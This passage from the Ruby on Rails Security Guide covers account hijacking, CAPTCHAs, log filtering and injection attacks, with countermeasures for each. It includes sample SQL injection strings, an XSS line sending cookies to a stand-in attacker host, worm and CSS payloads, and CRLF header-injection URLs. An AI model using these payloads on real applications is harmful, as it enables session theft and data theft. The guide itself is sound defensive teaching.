| SELECT \* FROM users WHERE (users.activation\_code IS NULL) LIMIT 1 |

And thus it found the first user in the database, returned it and logged him in. You can find out more about it in [my blog post](http://www.rorsecurity.info/2007/10/28/restful_authentication-login-security/). It is advisable to update your plug-ins from time to time. Moreover, you can review your application to find more flaws like this.

#### 7.1 Brute-Forcing Accounts

— Brute-force attacks on accounts are trial and error attacks on the login credentials. Fend them off with more generic error messages and possibly require to enter a *CAPTCHA*.

A list of user names for your web application may be misused to brute-force the corresponding passwords, because most people don’t use sophisticated passwords. Most passwords are a combination of dictionary words and possibly numbers. So armed with a list of user names and a dictionary, an automatic program may find the correct password in a matter of minutes.

Because of this, most web applications will display a generic error message “user name or password not correct”, if one of these are not correct. If it said “the user name you entered has not been found”, an attacker could automatically compile a list of user names.

However, what most web application designers neglect, are the forgot-password pages. These pages often admit that the entered user name or e-mail address has (not) been found. This allows an attacker to compile a list of user names and brute-force the accounts.

In order to mitigate such attacks, display a generic error message on forgot-password pages, too. Moreover, you can require to enter a *CAPTCHA* after a number of failed logins from a certain IP address. Note, however, that this is not a bullet-proof solution against automatic programs, because these programs may change their IP address exactly as often. However, it raises the barrier of an attack.

#### 7.2 Account Hijacking

— Many web applications make it easy to hijack user accounts. Why not be different and make it more difficult?

##### 7.2.1 Passwords

Think of a situation where an attacker has stolen a user’s session cookie and thus may co-use the application. If it is easy to change the password, the attacker will hijack the account with a few clicks. Or if the change-password form is vulnerable to CSRF, the attacker will be able to change the victim’s password by luring him to a web page where there is a crafted IMG-tag which does the CSRF. As a countermeasure, make change-password forms safe against *CSRF*, of course. And require the user to enter the old password when changing it.

##### 7.2.2 E-Mail

However, the attacker may also take over the account by changing the e-mail address. After he changed it, he will go to the forgotten-password page and the (possibly new) password will be mailed to the attacker’s e-mail address. As a countermeasure require the user to enter the password when changing the e-mail address, too.

##### 7.2.3 Other

Depending on your web application, there may be more ways to hijack the user’s account. In many cases CSRF and XSS will help to do so. For example, as in a CSRF vulnerability in [Google Mail](http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/). In this proof-of-concept attack, the victim would have been lured to a web site controlled by the attacker. On that site is a crafted IMG-tag which results in a HTTP GET request that changes the filter settings of Google Mail. If the victim was logged in to Google Mail, the attacker would change the filters to forward all e-mails to his e-mail address. This is nearly as harmful as hijacking the entire account. As a countermeasure, review your application logic and eliminate all *XSS* and *CSRF* vulnerabilities.

#### 7.3 CAPTCHAs

— A *CAPTCHA* is a challenge-response test to determine that the response is not generated by a computer. It is often used to protect comment forms from automatic spam bots by asking the user to type the letters of a distorted image. The idea of a negative *CAPTCHA* is not for a user to prove that he is human, but reveal that a robot is a robot.

But not only spam robots (bots) are a problem, but also automatic login bots. A popular CAPTCHA API is [reCAPTCHA](http://recaptcha.net/) which displays two distorted images of words from old books. It also adds an angled line, rather than a distorted background and high levels of warping on the text as earlier CAPTCHAs did, because the latter were broken. As a bonus, using reCAPTCHA helps to digitize old books. [ReCAPTCHA](http://ambethia.com/recaptcha/) is also a Rails plug-in with the same name as the API.

You will get two keys from the API, a public and a private key, which you have to put into your Rails environment. After that you can use the recaptcha\_tags method in the view, and the verify\_recaptcha method in the controller. Verify\_recaptcha will return false if the validation fails. The problem with CAPTCHAs is, they are annoying. Additionally, some visually impaired users have found certain kinds of distorted CAPTCHAs difficult to read. The idea of negative CAPTCHAs is not to ask a user to proof that he is human, but reveal that a spam robot is a bot.

Most bots are really dumb, they crawl the web and put their spam into every form’s field they can find. Negative CAPTCHAs take advantage of that and include a “honeypot” field in the form which will be hidden from the human user by CSS or JavaScript.

Here are some ideas how to hide honeypot fields by JavaScript and/or CSS:

* position the fields off of the visible area of the page
* make the elements very small or color them the same as the background of the page
* leave the fields displayed, but tell humans to leave them blank

The most simple negative CAPTCHA is one hidden honeypot field. On the server side, you will check the value of the field: If it contains any text, it must be a bot. Then, you can either ignore the post or return a positive result, but not saving the post to the database. This way the bot will be satisfied and moves on. You can do this with annoying users, too.

You can find more sophisticated negative CAPTCHAs in Ned Batchelder’s [blog post](http://nedbatchelder.com/text/stopbots.html):

* Include a field with the current UTC time-stamp in it and check it on the server. If it is too far in the past, or if it is in the future, the form is invalid.
* Randomize the field names
* Include more than one honeypot field of all types, including submission buttons

Note that this protects you only from automatic bots, targeted tailor-made bots cannot be stopped by this. So negative CAPTCHAs might not be good to protect login forms.

#### 7.4 Logging

— Tell Rails not to put passwords in the log files.

By default, Rails logs all requests being made to the web application. But log files can be a huge security issue, as they may contain login credentials, credit card numbers et cetera. When designing a web application security concept, you should also think about what will happen if an attacker got (full) access to the web server. Encrypting secrets and passwords in the database will be quite useless, if the log files list them in clear text. You can filter certain request parameters from your log files by appending them to config.filter\_parameters in the application configuration. These parameters will be marked [FILTERED] in the log.

|  |
| --- |
| config.filter\_parameters << :password |

#### 7.5 Good Passwords

— Do you find it hard to remember all your passwords? Don’t write them down, but use the initial letters of each word in an easy to remember sentence.

Bruce Schneier, a security technologist, [has analyzed](http://www.schneier.com/blog/archives/2006/12/realworld_passw.html) 34,000 real-world user names and passwords from the MySpace phishing attack mentioned [below](http://guides.ruby-china.org/security.html#examples-from-the-underground). It turns out that most of the passwords are quite easy to crack. The 20 most common passwords are:

password1, abc123, myspace1, password, blink182, qwerty1, \*\*\*\*you, 123abc, baseball1, football1, 123456, soccer, monkey1, liverpool1, princess1, jordan23, slipknot1, superman1, iloveyou1, and monkey.

It is interesting that only 4% of these passwords were dictionary words and the great majority is actually alphanumeric. However, password cracker dictionaries contain a large number of today’s passwords, and they try out all kinds of (alphanumerical) combinations. If an attacker knows your user name and you use a weak password, your account will be easily cracked.

A good password is a long alphanumeric combination of mixed cases. As this is quite hard to remember, it is advisable to enter only the first letters of a sentence that you can easily remember. For example “The quick brown fox jumps over the lazy dog” will be “Tqbfjotld”. Note that this is just an example, you should not use well known phrases like these, as they might appear in cracker dictionaries, too.

#### 7.6 Regular Expressions

— A common pitfall in Ruby’s regular expressions is to match the string’s beginning and end by ^ and $, instead of \A and \z.

Ruby uses a slightly different approach than many other languages to match the end and the beginning of a string. That is why even many Ruby and Rails books make this wrong. So how is this a security threat? Imagine you have a File model and you validate the file name by a regular expression like this:

|  |
| --- |
| class File < ActiveRecord::Base    validates :name, :format => /^[\w\.\-\+]+$/  end |

This means, upon saving, the model will validate the file name to consist only of alphanumeric characters, dots, + and -. And the programmer added ^ and $ so that file name will contain these characters from the beginning to the end of the string. However, in Ruby ^ and $ matches the ***line*** beginning and line end. And thus a file name like this passes the filter without problems:

|  |
| --- |
| file.txt%0A<script>alert('hello')</script> |

Whereas %0A is a line feed in URL encoding, so Rails automatically converts it to “file.txt\n<script>alert(‘hello’)</script>”. This file name passes the filter because the regular expression matches – up to the line end, the rest does not matter. The correct expression should read:

|  |
| --- |
| /\A[\w\.\-\+]+\z/ |

#### 7.7 Privilege Escalation

— Changing a single parameter may give the user unauthorized access. Remember that every parameter may be changed, no matter how much you hide or obfuscate it.

The most common parameter that a user might tamper with, is the id parameter, as in http://www.domain.com/project/1, whereas 1 is the id. It will be available in params in the controller. There, you will most likely do something like this:

|  |
| --- |
| @project = Project.find(params[:id]) |

This is alright for some web applications, but certainly not if the user is not authorized to view all projects. If the user changes the id to 42, and he is not allowed to see that information, he will have access to it anyway. Instead, query the user’s access rights, too:

|  |
| --- |
| @project = @current\_user.projects.find(params[:id]) |

Depending on your web application, there will be many more parameters the user can tamper with. As a rule of thumb, no user input data is secure, until proven otherwise, and every parameter from the user is potentially manipulated.

Don’t be fooled by security by obfuscation and JavaScript security. The Web Developer Toolbar for Mozilla Firefox lets you review and change every form’s hidden fields. JavaScript can be used to validate user input data, but certainly not to prevent attackers from sending malicious requests with unexpected values. The Live Http Headers plugin for Mozilla Firefox logs every request and may repeat and change them. That is an easy way to bypass any JavaScript validations. And there are even client-side proxies that allow you to intercept any request and response from and to the Internet.

### 8 Injection

— Injection is a class of attacks that introduce malicious code or parameters into a web application in order to run it within its security context. Prominent examples of injection are cross-site scripting (*XSS*) and *SQL* injection.

Injection is very tricky, because the same code or parameter can be malicious in one context, but totally harmless in another. A context can be a scripting, query or programming language, the shell or a Ruby/Rails method. The following sections will cover all important contexts where injection attacks may happen. The first section, however, covers an architectural decision in connection with Injection.

#### 8.1 Whitelists versus Blacklists

— When sanitizing, protecting or verifying something, whitelists over blacklists.

A blacklist can be a list of bad e-mail addresses, non-public actions or bad HTML tags. This is opposed to a whitelist which lists the good e-mail addresses, public actions, good HTML tags and so on. Although, sometimes it is not possible to create a whitelist (in a SPAM filter, for example), prefer to use whitelist approaches:

* Use before\_filter :only => […] instead of :except => […]. This way you don’t forget to turn it off for newly added actions.
* Use attr\_accessible instead of attr\_protected. See the mass-assignment section for details
* Allow <strong> instead of removing <script> against Cross-Site Scripting (XSS). See below for details.
* Don’t try to correct user input by blacklists:
  + This will make the attack work: “<sc<script>ript>”.gsub(“<script>”, "")
  + But reject malformed input

Whitelists are also a good approach against the human factor of forgetting something in the blacklist.

#### 8.2 SQL Injection

— Thanks to clever methods, this is hardly a problem in most Rails applications. However, this is a very devastating and common attack in web applications, so it is important to understand the problem.

##### 8.2.1 Introduction

SQL injection attacks aim at influencing database queries by manipulating web application parameters. A popular goal of SQL injection attacks is to bypass authorization. Another goal is to carry out data manipulation or reading arbitrary data. Here is an example of how not to use user input data in a query:

|  |
| --- |
| Project.where("name = '#{params[:name]}'") |

This could be in a search action and the user may enter a project’s name that he wants to find. If a malicious user enters ’ OR 1 —, the resulting SQL query will be:

|  |
| --- |
| SELECT \* FROM projects WHERE name = '' OR 1 --' |

The two dashes start a comment ignoring everything after it. So the query returns all records from the projects table including those blind to the user. This is because the condition is true for all records.

##### 8.2.2 Bypassing Authorization

Usually a web application includes access control. The user enters his login credentials, the web application tries to find the matching record in the users table. The application grants access when it finds a record. However, an attacker may possibly bypass this check with SQL injection. The following shows a typical database query in Rails to find the first record in the users table which matches the login credentials parameters supplied by the user.

|  |
| --- |
| User.first("login = '#{params[:name]}' AND password = '#{params[:password]}'") |

If an attacker enters ’ OR ‘1’=‘1 as the name, and ’ OR ’2’>’1 as the password, the resulting SQL query will be:

|  |
| --- |
| SELECT \* FROM users WHERE login = '' OR '1'='1' AND password = '' OR '2'>'1' LIMIT 1 |

This will simply find the first record in the database, and grants access to this user.

##### 8.2.3 Unauthorized Reading

The UNION statement connects two SQL queries and returns the data in one set. An attacker can use it to read arbitrary data from the database. Let’s take the example from above:

|  |
| --- |
| Project.where("name = '#{params[:name]}'") |

And now let’s inject another query using the UNION statement:

|  |
| --- |
| ') UNION SELECT id,login AS name,password AS description,1,1,1 FROM users -- |

This will result in the following SQL query:

|  |
| --- |
| SELECT \* FROM projects WHERE (name = '') UNION    SELECT id,login AS name,password AS description,1,1,1 FROM users --' |

The result won’t be a list of projects (because there is no project with an empty name), but a list of user names and their password. So hopefully you encrypted the passwords in the database! The only problem for the attacker is, that the number of columns has to be the same in both queries. That’s why the second query includes a list of ones (1), which will be always the value 1, in order to match the number of columns in the first query.

Also, the second query renames some columns with the AS statement so that the web application displays the values from the user table. Be sure to update your Rails [to at least 2.1.1](http://www.rorsecurity.info/2008/09/08/sql-injection-issue-in-limit-and-offset-parameter/).

##### 8.2.4 Countermeasures

Ruby on Rails has a built-in filter for special SQL characters, which will escape ’ , " , NULL character and line breaks. Using *Model.find(id)* or *Model.find\_by\_some thing(something)* automatically applies this countermeasure. But in SQL fragments, especially in conditions fragments (*where("...")*), the *connection.execute()* or *Model.find\_by\_sql()* methods, it has to be applied manually.

Instead of passing a string to the conditions option, you can pass an array to sanitize tainted strings like this:

|  |
| --- |
| Model.where("login = ? AND password = ?", entered\_user\_name, entered\_password).first |

As you can see, the first part of the array is an SQL fragment with question marks. The sanitized versions of the variables in the second part of the array replace the question marks. Or you can pass a hash for the same result:

|  |
| --- |
| Model.where(:login => entered\_user\_name, :password => entered\_password).first |

The array or hash form is only available in model instances. You can try sanitize\_sql() elsewhere. Make it a habit to think about the security consequences when using an external string in *SQL*.

#### 8.3 Cross-Site Scripting (XSS)

— The most widespread, and one of the most devastating security vulnerabilities in web applications is *XSS*. This malicious attack injects client-side executable code. Rails provides helper methods to fend these attacks off.

##### 8.3.1 Entry Points

An entry point is a vulnerable URL and its parameters where an attacker can start an attack.

The most common entry points are message posts, user comments, and guest books, but project titles, document names and search result pages have also been vulnerable – just about everywhere where the user can input data. But the input does not necessarily have to come from input boxes on web sites, it can be in any URL parameter – obvious, hidden or internal. Remember that the user may intercept any traffic. Applications, such as the [Live HTTP Headers Firefox plugin](http://livehttpheaders.mozdev.org/), or client-site proxies make it easy to change requests.

XSS attacks work like this: An attacker injects some code, the web application saves it and displays it on a page, later presented to a victim. Most XSS examples simply display an alert box, but it is more powerful than that. XSS can steal the cookie, hijack the session, redirect the victim to a fake website, display advertisements for the benefit of the attacker, change elements on the web site to get confidential information or install malicious software through security holes in the web browser.

During the second half of 2007, there were 88 vulnerabilities reported in Mozilla browsers, 22 in Safari, 18 in IE, and 12 in Opera. The [Symantec Global Internet Security threat report](http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiii_04-2008.en-us.pdf) also documented 239 browser plug-in vulnerabilities in the last six months of 2007. [Mpack](http://pandalabs.pandasecurity.com/mpack-uncovered/) is a very active and up-to-date attack framework which exploits these vulnerabilities. For criminal hackers, it is very attractive to exploit an SQL-Injection vulnerability in a web application framework and insert malicious code in every textual table column. In April 2008 more than 510,000 sites were hacked like this, among them the British government, United Nations, and many more high targets.

A relatively new, and unusual, form of entry points are banner advertisements. In earlier 2008, malicious code appeared in banner ads on popular sites, such as MySpace and Excite, according to [Trend Micro](http://blog.trendmicro.com/myspace-excite-and-blick-serve-up-malicious-banner-ads/).

##### 8.3.2 HTML/JavaScript Injection

The most common XSS language is of course the most popular client-side scripting language JavaScript, often in combination with HTML. Escaping user input is essential.

Here is the most straightforward test to check for XSS:

|  |
| --- |
| <script>alert('Hello');</script> |

This JavaScript code will simply display an alert box. The next examples do exactly the same, only in very uncommon places:

|  |
| --- |
| <img src=javascript:alert('Hello')>  <table background="javascript:alert('Hello')"> |

###### 8.3.2.1 Cookie Theft

These examples don’t do any harm so far, so let’s see how an attacker can steal the user’s cookie (and thus hijack the user’s session). In JavaScript you can use the document.cookie property to read and write the document’s cookie. JavaScript enforces the same origin policy, that means a script from one domain cannot access cookies of another domain. The document.cookie property holds the cookie of the originating web server. However, you can read and write this property, if you embed the code directly in the HTML document (as it happens with XSS). Inject this anywhere in your web application to see your own cookie on the result page:

|  |
| --- |
| <script>document.write(document.cookie);</script> |

For an attacker, of course, this is not useful, as the victim will see his own cookie. The next example will try to load an image from the URL http://www.attacker.com/ plus the cookie. Of course this URL does not exist, so the browser displays nothing. But the attacker can review his web server’s access log files to see the victim’s cookie.

|  |
| --- |
| <script>document.write('<img src="<http://www.attacker.com/>' + document.cookie + '">');</script> |

The log files on www.attacker.com will read like this:

|  |
| --- |
| GET <http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57e2> |

You can mitigate these attacks (in the obvious way) by adding the [httpOnly](http://dev.rubyonrails.org/ticket/8895) flag to cookies, so that document.cookie may not be read by JavaScript. Http only cookies can be used from IE v6.SP1, Firefox v2.0.0.5 and Opera 9.5. Safari is still considering, it ignores the option. But other, older browsers (such as WebTV and IE 5.5 on Mac) can actually cause the page to fail to load. Be warned that cookies [will still be visible using Ajax](http://ha.ckers.org/blog/20070719/firefox-implements-httponly-and-is-vulnerable-to-xmlhttprequest/), though.

###### 8.3.2.2 Defacement

With web page defacement an attacker can do a lot of things, for example, present false information or lure the victim on the attackers web site to steal the cookie, login credentials or other sensitive data. The most popular way is to include code from external sources by iframes:

|  |
| --- |
| <iframe name=”StatPage” src="<http://58.xx.xxx.xxx>" width=5 height=5 style=”display:none”></iframe> |

This loads arbitrary HTML and/or JavaScript from an external source and embeds it as part of the site. This iframe is taken from an actual attack on legitimate Italian sites using the [Mpack attack framework](http://isc.sans.org/diary.html?storyid=3015). Mpack tries to install malicious software through security holes in the web browser – very successfully, 50% of the attacks succeed.

A more specialized attack could overlap the entire web site or display a login form, which looks the same as the site’s original, but transmits the user name and password to the attacker’s site. Or it could use CSS and/or JavaScript to hide a legitimate link in the web application, and display another one at its place which redirects to a fake web site.

Reflected injection attacks are those where the payload is not stored to present it to the victim later on, but included in the URL. Especially search forms fail to escape the search string. The following link presented a page which stated that “George Bush appointed a 9 year old boy to be the chairperson…”:

|  |
| --- |
| <http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode=1-->>    <script src=[http://www.securitylab.ru/test/sc.js></script>](http://www.securitylab.ru/test/sc.js%3E%3C/script%3E)<!-- |

###### 8.3.2.3 Countermeasures

It is very important to filter malicious input, but it is also important to escape the output of the web application.

Especially for XSS, it is important to do whitelist input filtering instead of blacklist. Whitelist filtering states the values allowed as opposed to the values not allowed. Blacklists are never complete.

Imagine a blacklist deletes “script” from the user input. Now the attacker injects “<scrscriptipt>”, and after the filter, “<script>” remains. Earlier versions of Rails used a blacklist approach for the strip\_tags(), strip\_links() and sanitize() method. So this kind of injection was possible:

|  |
| --- |
| strip\_tags("some<<b>script>alert('hello')<</b>/script>") |

This returned “some<script>alert(‘hello’)</script>”, which makes an attack work. That’s why I vote for a whitelist approach, using the updated Rails 2 method sanitize():

|  |
| --- |
| tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6 blockquote br cite sub sup ins p)  s = sanitize(user\_input, :tags => tags, :attributes => %w(href title)) |

This allows only the given tags and does a good job, even against all kinds of tricks and malformed tags.

As a second step, it is good practice to escape all output of the application, especially when re-displaying user input, which hasn’t been input-filtered (as in the search form example earlier on). Use *escapeHTML()* (or its alias *h()*) method to replace the HTML input characters &, ", <, > by their uninterpreted representations in HTML (&amp;, &quot;, &lt;, and &gt;). However, it can easily happen that the programmer forgets to use it, so it is recommended to use the [*SafeErb*](http://safe-erb.rubyforge.org/svn/plugins/safe_erb/) plugin. SafeErb reminds you to escape strings from external sources.

###### 8.3.2.4 Obfuscation and Encoding Injection

Network traffic is mostly based on the limited Western alphabet, so new character encodings, such as Unicode, emerged, to transmit characters in other languages. But, this is also a threat to web applications, as malicious code can be hidden in different encodings that the web browser might be able to process, but the web application might not. Here is an attack vector in UTF-8 encoding:

|  |
| --- |
| <IMG SRC=&amp;#106;&amp;#97;&amp;#118;&amp;#97;&amp;#115;&amp;#99;&amp;#114;&amp;#105;&amp;#112;&amp;#116;&amp;#58;&amp;#97;    &amp;#108;&amp;#101;&amp;#114;&amp;#116;&amp;#40;&amp;#39;&amp;#88;&amp;#83;&amp;#83;&amp;#39;&amp;#41;> |

This example pops up a message box. It will be recognized by the above sanitize() filter, though. A great tool to obfuscate and encode strings, and thus “get to know your enemy”, is the [Hackvertor](http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php). Rails’ sanitize() method does a good job to fend off encoding attacks.

##### 8.3.3 Examples from the Underground

In order to understand today’s attacks on web applications, it’s best to take a look at some real-world attack vectors.

The following is an excerpt from the [Js.Yamanner@m](http://www.symantec.com/security_response/writeup.jsp?docid=2006-061211-4111-99&tabid=1) Yahoo! Mail [worm](http://groovin.net/stuff/yammer.txt). It appeared on June 11, 2006 and was the first webmail interface worm:

|  |
| --- |
| <img src='<http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif>'    target=""onload="var http\_request = false;    var Email = '';    var IDList = '';   var CRumb = '';   function makeRequest(url, Func, Method,Param) { ... |

The worms exploits a hole in Yahoo’s HTML/JavaScript filter, which usually filters all target and onload attributes from tags (because there can be JavaScript). The filter is applied only once, however, so the onload attribute with the worm code stays in place. This is a good example why blacklist filters are never complete and why it is hard to allow HTML/JavaScript in a web application.

Another proof-of-concept webmail worm is Nduja, a cross-domain worm for four Italian webmail services. Find more details on [Rosario Valotta’s paper](http://www.xssed.com/article/9/Paper_A_PoC_of_a_cross_webmail_worm_XWW_called_Njuda_connection/). Both webmail worms have the goal to harvest email addresses, something a criminal hacker could make money with.

In December 2006, 34,000 actual user names and passwords were stolen in a [MySpace phishing attack](http://news.netcraft.com/archives/2006/10/27/myspace_accounts_compromised_by_phishers.html). The idea of the attack was to create a profile page named “login\_home\_index\_html”, so the URL looked very convincing. Specially-crafted HTML and CSS was used to hide the genuine MySpace content from the page and instead display its own login form.

The MySpace Samy worm will be discussed in the CSS Injection section.

#### 8.4 CSS Injection

— *CSS* Injection is actually JavaScript injection, because some browsers (IE, some versions of Safari and others) allow JavaScript in *CSS*. Think twice about allowing custom *CSS* in your web application.

CSS Injection is explained best by a well-known worm, the [MySpace Samy worm](http://namb.la/popular/tech.html). This worm automatically sent a friend request to Samy (the attacker) simply by visiting his profile. Within several hours he had over 1 million friend requests, but it creates too much traffic on MySpace, so that the site goes offline. The following is a technical explanation of the worm.

MySpace blocks many tags, however it allows CSS. So the worm’s author put JavaScript into CSS like this:

|  |
| --- |
| <div style="background:url('javascript:alert(1)')"> |

So the payload is in the style attribute. But there are no quotes allowed in the payload, because single and double quotes have already been used. But JavaScript has a handy eval() function which executes any string as code.

|  |
| --- |
| <div id="mycode" expr="alert('hah!')" style="background:url('javascript:eval(document.all.mycode.expr)')"> |

The eval() function is a nightmare for blacklist input filters, as it allows the style attribute to hide the word “innerHTML”:

|  |
| --- |
| alert(eval('document.body.inne' + 'rHTML')); |

The next problem was MySpace filtering the word “javascript”, so the author used “java<NEWLINE>script" to get around this:

|  |
| --- |
| <div id="mycode" expr="alert('hah!')" style="background:url('java↵ script:eval(document.all.mycode.expr)')"> |

Another problem for the worm’s author were CSRF security tokens. Without them he couldn’t send a friend request over POST. He got around it by sending a GET to the page right before adding a user and parsing the result for the CSRF token.

In the end, he got a 4 KB worm, which he injected into his profile page.

The [moz-binding](http://www.securiteam.com/securitynews/5LP051FHPE.html) CSS property proved to be another way to introduce JavaScript in CSS in Gecko-based browsers (Firefox, for example).

##### 8.4.1 Countermeasures

This example, again, showed that a blacklist filter is never complete. However, as custom CSS in web applications is a quite rare feature, I am not aware of a whitelist CSS filter. If you want to allow custom colors or images, you can allow the user to choose them and build the *CSS* in the web application. Use Rails’ sanitize() method as a model for a whitelist CSS filter, if you really need one.

#### 8.5 Textile Injection

— If you want to provide text formatting other than *HTML* (due to security), use a mark-up language which is converted to *HTML* on the server-side. [*RedCloth*](http://redcloth.org/) is such a language for Ruby, but without precautions, it is also vulnerable to *XSS*.

For example, RedCloth translates \_test\_ to <em>test<em>, which makes the text italic. However, up to the current version 3.0.4, it is still vulnerable to XSS. Get the [all-new version 4](http://www.redcloth.org) that removed serious bugs. However, even that version has [some security bugs](http://www.rorsecurity.info/journal/2008/10/13/new-redcloth-security.html), so the countermeasures still apply. Here is an example for version 3.0.4:

|  |
| --- |
| RedCloth.new('<script>alert(1)</script>').to\_html  # => "<script>alert(1)</script>" |

Use the :filter\_html option to remove HTML which was not created by the Textile processor.

|  |
| --- |
| RedCloth.new('<script>alert(1)</script>', [:filter\_html]).to\_html  # => "alert(1)" |

However, this does not filter all HTML, a few tags will be left (by design), for example <a>:

|  |
| --- |
| RedCloth.new("<a href='javascript:alert(1)'>hello</a>", [:filter\_html]).to\_html  # => "<p><a href="javascript:alert(1)">hello</a></p>" |

##### 8.5.1 Countermeasures

It is recommended to use RedCloth in combination with a whitelist input filter, as described in the countermeasures against XSS section.

#### 8.6 Ajax Injection

— The same security precautions have to be taken for Ajax actions as for “normal” ones. There is at least one exception, however: The output has to be escaped in the controller already, if the action doesn’t render a view.

If you use the [in\_place\_editor plugin](http://dev.rubyonrails.org/browser/plugins/in_place_editing), or actions that return a string, rather than rendering a view, you have to escape the return value in the action. Otherwise, if the return value contains a XSS string, the malicious code will be executed upon return to the browser. Escape any input value using the h() method.

#### 8.7 Command Line Injection

— Use user-supplied command line parameters with caution.

If your application has to execute commands in the underlying operating system, there are several methods in Ruby: exec(command), syscall(command), system(command) and `command`. You will have to be especially careful with these functions if the user may enter the whole command, or a part of it. This is because in most shells, you can execute another command at the end of the first one, concatenating them with a semicolon (;) or a vertical bar (|).

A countermeasure is to use the *system(command, parameters)* method which passes command line parameters safely.

|  |
| --- |
| system("/bin/echo","hello; rm \*")  # prints "hello; rm \*" and does not delete files |

#### 8.8 Header Injection

— *HTTP* headers are dynamically generated and under certain circumstances user input may be injected. This can lead to false redirection, *XSS* or *HTTP* response splitting.

HTTP request headers have a Referer, User-Agent (client software), and Cookie field, among others. Response headers for example have a status code, Cookie and Location (redirection target URL) field. All of them are user-supplied and may be manipulated with more or less effort. Remember to escape these header fields, too. For example when you display the user agent in an administration area.

Besides that, it is important to know what you are doing when building response headers partly based on user input. For example you want to redirect the user back to a specific page. To do that you introduced a “referer“ field in a form to redirect to the given address:

|  |
| --- |
| redirect\_to params[:referer] |

What happens is that Rails puts the string into the Location header field and sends a 302 (redirect) status to the browser. The first thing a malicious user would do, is this:

|  |
| --- |
| <http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld> |

And due to a bug in (Ruby and) Rails up to version 2.1.2 (excluding it), a hacker may inject arbitrary header fields; for example like this:

|  |
| --- |
| <http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld%0d%0aX-Header:>+Hi!  <http://www.yourapplication.com/controller/action?referer=path/at/your/app%0d%0aLocation:>+<http://www.malicious.tld> |

Note that “%0d%0a” is URL-encoded for “\r\n” which is a carriage-return and line-feed (CRLF) in Ruby. So the resulting HTTP header for the second example will be the following because the second Location header field overwrites the first.

|  |
| --- |
| HTTP/1.1 302 Moved Temporarily  (...)  Location: <http://www.malicious.tld> |

So attack vectors for Header Injection are based on the injection of *CRLF* characters in a header field. And what could an attacker do with a false redirection? He could redirect to a phishing site that looks the same as yours, but asks to login again (and sends the login credentials to the attacker). Or he could install malicious software through browser security holes on that site. Rails 2.1.2 escapes these characters for the Location field in the redirect\_to method. Make sure you do it yourself when you build other header fields with user input.

##### 8.8.1 Response Splitting

If Header Injection was possible, Response Splitting might be, too. In HTTP, the header block is followed by two CRLFs and the actual data (usually HTML). The idea of Response Splitting is to inject two CRLFs into a header field, followed by another response with malicious HTML. The response will be:

|  |
| --- |
| HTTP/1.1 302 Found [First standard 302 response]  Date: Tue, 12 Apr 2005 22:09:07 GMT  Location: Content-Type: text/html      HTTP/1.1 200 OK [Second New response created by attacker begins]  Content-Type: text/html      &lt;html&gt;&lt;font color=red&gt;hey&lt;/font&gt;&lt;/html&gt; [Arbitary malicious input is  Keep-Alive: timeout=15, max=100         shown as the redirected page]  Connection: Keep-Alive  Transfer-Encoding: chunked  Content-Type: text/html |

Under certain circumstances this would present the malicious HTML to the victim. However, this only seems to work with Keep-Alive connections (and many browsers are using one-time connections). But you can’t rely on this. In any case this is a serious bug, and you should update your Rails to version 2.0.5 or 2.1.2 to eliminate Header Injection (and thus response splitting) risks.

### 9 Additional Resources

The security landscape shifts and it is important to keep up to date, because missing a new vulnerability can be catastrophic. You can find additional resources about (Rails) security here:

* The Ruby on Rails security project posts security news regularly: <http://www.rorsecurity.info>
* Subscribe to the Rails security [mailing list](http://groups.google.com/group/rubyonrails-security)
* [Keep up to date on the other application layers](http://secunia.com/) (they have a weekly newsletter, too)
* A [good security blog](http://ha.ckers.org/blog/) including the [Cross-Site scripting Cheat Sheet](http://ha.ckers.org/xss.html)

## 5.6、[Debugging Rails Applications](http://guides.ruby-china.org/debugging_rails_applications.html)

This guide introduces techniques for debugging Ruby on Rails applications. By referring to this guide, you will be able to:

* Understand the purpose of debugging
* Track down problems and issues in your application that your tests aren’t identifying
* Learn the different ways of debugging
* Analyze the stack trace

### 目录

1. [View Helpers for Debugging](http://guides.ruby-china.org/debugging_rails_applications.html#1)
   * [debug](http://guides.ruby-china.org/debugging_rails_applications.html#1-1)
   * [to\_yaml](http://guides.ruby-china.org/debugging_rails_applications.html#1-2)
   * [inspect](http://guides.ruby-china.org/debugging_rails_applications.html#1-3)
2. [The Logger](http://guides.ruby-china.org/debugging_rails_applications.html#2)
   * [What is the Logger?](http://guides.ruby-china.org/debugging_rails_applications.html#2-1)
   * [Log Levels](http://guides.ruby-china.org/debugging_rails_applications.html#2-2)
   * [Sending Messages](http://guides.ruby-china.org/debugging_rails_applications.html#2-3)
3. [Debugging with ruby-debug](http://guides.ruby-china.org/debugging_rails_applications.html#3)
   * [Setup](http://guides.ruby-china.org/debugging_rails_applications.html#3-1)
   * [The Shell](http://guides.ruby-china.org/debugging_rails_applications.html#3-2)
   * [The Context](http://guides.ruby-china.org/debugging_rails_applications.html#3-3)
   * [Threads](http://guides.ruby-china.org/debugging_rails_applications.html#3-4)
   * [Inspecting Variables](http://guides.ruby-china.org/debugging_rails_applications.html#3-5)
   * [Step by Step](http://guides.ruby-china.org/debugging_rails_applications.html#3-6)
   * [Breakpoints](http://guides.ruby-china.org/debugging_rails_applications.html#3-7)
   * [Catching Exceptions](http://guides.ruby-china.org/debugging_rails_applications.html#3-8)
   * [Resuming Execution](http://guides.ruby-china.org/debugging_rails_applications.html#3-9)
   * [Editing](http://guides.ruby-china.org/debugging_rails_applications.html#3-10)
   * [Quitting](http://guides.ruby-china.org/debugging_rails_applications.html#3-11)
   * [Settings](http://guides.ruby-china.org/debugging_rails_applications.html#3-12)
4. [Debugging Memory Leaks](http://guides.ruby-china.org/debugging_rails_applications.html#4)
   * [BleakHouse](http://guides.ruby-china.org/debugging_rails_applications.html#4-1)
   * [Valgrind](http://guides.ruby-china.org/debugging_rails_applications.html#4-2)
5. [Plugins for Debugging](http://guides.ruby-china.org/debugging_rails_applications.html#5)
6. [References](http://guides.ruby-china.org/debugging_rails_applications.html#6)

### 1 View Helpers for Debugging

One common task is to inspect the contents of a variable. In Rails, you can do this with three methods:

* debug
* to\_yaml
